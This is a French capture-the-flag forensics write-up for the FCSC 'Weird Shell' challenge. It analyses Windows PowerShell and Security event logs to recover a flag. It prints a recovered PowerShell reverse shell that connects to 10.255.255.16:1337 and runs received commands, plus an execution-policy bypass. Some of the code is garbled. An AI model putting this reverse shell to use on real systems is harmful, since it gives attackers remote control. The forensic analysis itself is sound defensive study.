


## forensics



Challenge 248 résolutions

### Weird Shell

113

forensics

Un autre utilisateur a un comportement similaire à [La gazette de Windows](#) (catégorie *intro*). Mais cette fois, pour retrouver ce qui a été envoyé à l'attaquant il faudra peut-être plus de logs.

- SHA256(Microsoft-Windows-PowerShell%40Operational.evtx) =  
7b2ce2b5d231c9c09018fed031b1e8aae7a661d192167fb29f238a29bf744bdc.
- SHA256(Security.evtx) =  
1c55121cd0488aa625d44eefd7560e8e7749306358ae312523946891edc1f689.


Microsoft-...

Security.e...

Flag

Submit

Lançons (côté client): le processus Microsoft-Windows-PowerShell4Operational1 et Security



- Il s'agit d'un log à dérouler en séquence dans le temps pour la succession des événements.
- La charge utile (ou *payload*) consiste en l'écriture d'un flux chiffré en SHA256 dès 16:26 :50.
- Les détails d'événements précisent les données utiles comme le Process-ID et le Username.

Observateur d'événements

Fichier Action Affichage ?

Observateur d'événements (Local)

- Affichages personnalisés
- Journal Windows
- Journal des applications et des services
- Journal enregistré
- Microsoft-Windows-PowerShell4Operational
- Microsoft-Windows-PowerShell4Operational1
- Abonnements

Microsoft-Windows-PowerShell4Operational1 Nombre d'événements : 10

Niveau	Date et heure	Source	ID de l'événement	Catégorie de la tâche
Avertissement	02/04/2023 16:26:51	PowerShell (Microsoft-Wi...	4104	Exécuter une commande ...

Événement 4104, PowerShell (Microsoft-Windows-PowerShell)

Général Détails

Création du texte Scriptblock (1 sur 1) :

```
do {
    Start-Sleep -Seconds 1
    try {
        $TCPClient = New-Object Net.Sockets.TCPClient('10.255.255.16', 1337)
    } catch {}
} until ($TCPClient.Connected)
$NetworkStream = $TCPClient.GetStream()
$StreamWriter = New-Object IO.StreamWriter($NetworkStream)
Function WriteToStream ($String) {
    [byte[]]$ScriptBuffer = 0..$TCPClient.ReceiveBufferSize | % {0}
    $StreamWriter.Write($String + "SHELL> ")
    $StreamWriter.Flush()
}
WriteToStream "FCSC:[$(System.BitConverter)::ToString((System.Security.Cryptography.SHA256)::Create().ComputeHash([System.Text.Encoding::UTF8.GetBytes]([Get-Process -Id $PID].Id.ToString()) + (System.Security.Principal.WindowsIdentity)::GetCurrent().Name).ToString())]"]
while ($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0 {
    $Command = ([Text.Encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1)
    $Output = try {
        Invoke-Expression $Command 2>&1 | Out-String
    } catch {}
}
```

Journal : Microsoft-Windows-PowerShell/Operational

Source : PowerShell (Microsoft-Windows-PowerShell) Connexion : 02/04/2023 16:26:51

Événement : 4104 Catégorie : Exécuter une commande distante

Niveau : Avertissement Mots-clés : Aucun

Utilisateur : S-1-5-21-3727796838-13181 Ordinateur : DESKTOP-AL3DVB8 fscsc

Opcode : Lors de la création d'appels


Informations : [Aide sur le Journal](#)

Actions

- Microsoft-Windows-PowerShell4Operational1
- Ouvrir le journal enregistré...
- Créer une vue personnalisée...
- Importer une vue personnalisée...
- Filtrer le journal actuel...
- Propriétés
- Rechercher...
- Enregistrer tous les événements sous...
- Affichage
- Supprimer
- Renommer
- Actualiser
- Aide

Événement 4104, PowerShell (Microsoft-Windows-PowerShell)

- Propriétés de l'événement
- Copier
- Enregistrer les événements sélectionnés...
- Actualiser
- Aide



Observateur d'événements

Fichier Action Affichage ?

Observateur d'événements (Local)

- Affichages personnalisés
- Journal Windows
- Journal des applications et des services
- Journal enregistré
- Microsoft-Windows-PowerShell4Operational
- Microsoft-Windows-PowerShell4Operational1
- Security
- Abonnements

Security Nombre d'événements : 4391

Niveau	Date et heure	Source	ID de l'événement	Catégorie de la tâche
Information	02/04/2023 16:26:50	Microsoft Windows security a...	4688	Process Creation
Information	02/04/2023 16:26:50	Microsoft Windows security a...	4663	Removable Storage
Information	02/04/2023 16:26:50	Microsoft Windows security a...	4663	Removable Storage
Information	02/04/2023 16:26:50	Microsoft Windows security a...	4688	Process Creation
Information	02/04/2023 16:26:50	Microsoft Windows security a...	4663	Removable Storage
Information	02/04/2023 16:26:48	Microsoft Windows security a...	4688	Process Creation
Information	02/04/2023 16:26:47	Microsoft Windows security a...	4663	Removable Storage
Information	02/04/2023 16:26:47	Microsoft Windows security a...	4663	Removable Storage
Information	02/04/2023 16:26:47	Microsoft Windows security a...	4663	Removable Storage
Information	02/04/2023 16:26:46	Microsoft Windows security a...	4688	Process Creation
Information	02/04/2023 16:26:46	Microsoft Windows security a...	4688	Process Creation

Événement 4688, Microsoft Windows security auditing.

Général Détails

☒ Vue simplifiée ☐ Vue XML

+ System

- EventData

SubjectUserSid S-1-5-21-3727796838-1318123174-2233927406-1107

SubjectUserName cmaltese

SubjectDomainName FCSC

SubjectLogonId 0x647ad

NewProcessId 0x1bf4

NewProcessName C:\Windows\System32\conhost.exe

TokenElevationType %%%1936

ProcessId 0xccc

CommandLine \?C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

TargetUserSid S-1-0-0


Actions

- Security
- Ouvrir le journal enregistré...
- Créer une vue personnalisée...
- Importer une vue personnalisée...
- Filtrer le journal actuel...
- Propriétés
- Rechercher...
- Enregistrer tous les événements sous...
- Affichage
- Supprimer
- Renommer
- Actualiser
- Aide


Événement 4688, Microsoft Windows security auditing

- Propriétés de l'événement
- Copier
- Enregistrer les événements sélectionnés...
- Actualiser
- Aide


Un essai d'envoi et réception de flag FCSC{...} s'obtient à substituer les champs par des valeurs locales.



Une première commande du fichier : flag2\* autorise à exécuter les commandes depuis le Powershell. La difficulté consiste à déduire le nom de machine associée à son utilisateur distant ciblant l'attaque.



```
if((Get-ExecutionPolicy) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; &
'\\.\\FORENSICS\flag2_nbo.ps1'
```



Les valeurs depuis le log d'alerte des identifiants manquant donnent le payload de l'utilisateur requis. La dernière instruction prenant les valeurs d'attribut Process-Id et Username permet d'obtenir le flag.

```
PS C:\Users\PS1S\Documents\FCSC2023> $s = "FCSC{${([System.BitConverter]::ToString([System.Security.Cryptography.SHA256]::Create().ComputeHash([System.Text.Encoding]::UTF8.GetBytes(("3788"+"FCSC\cmaltese")))).Replace('-', '').ToLower()}}n"
```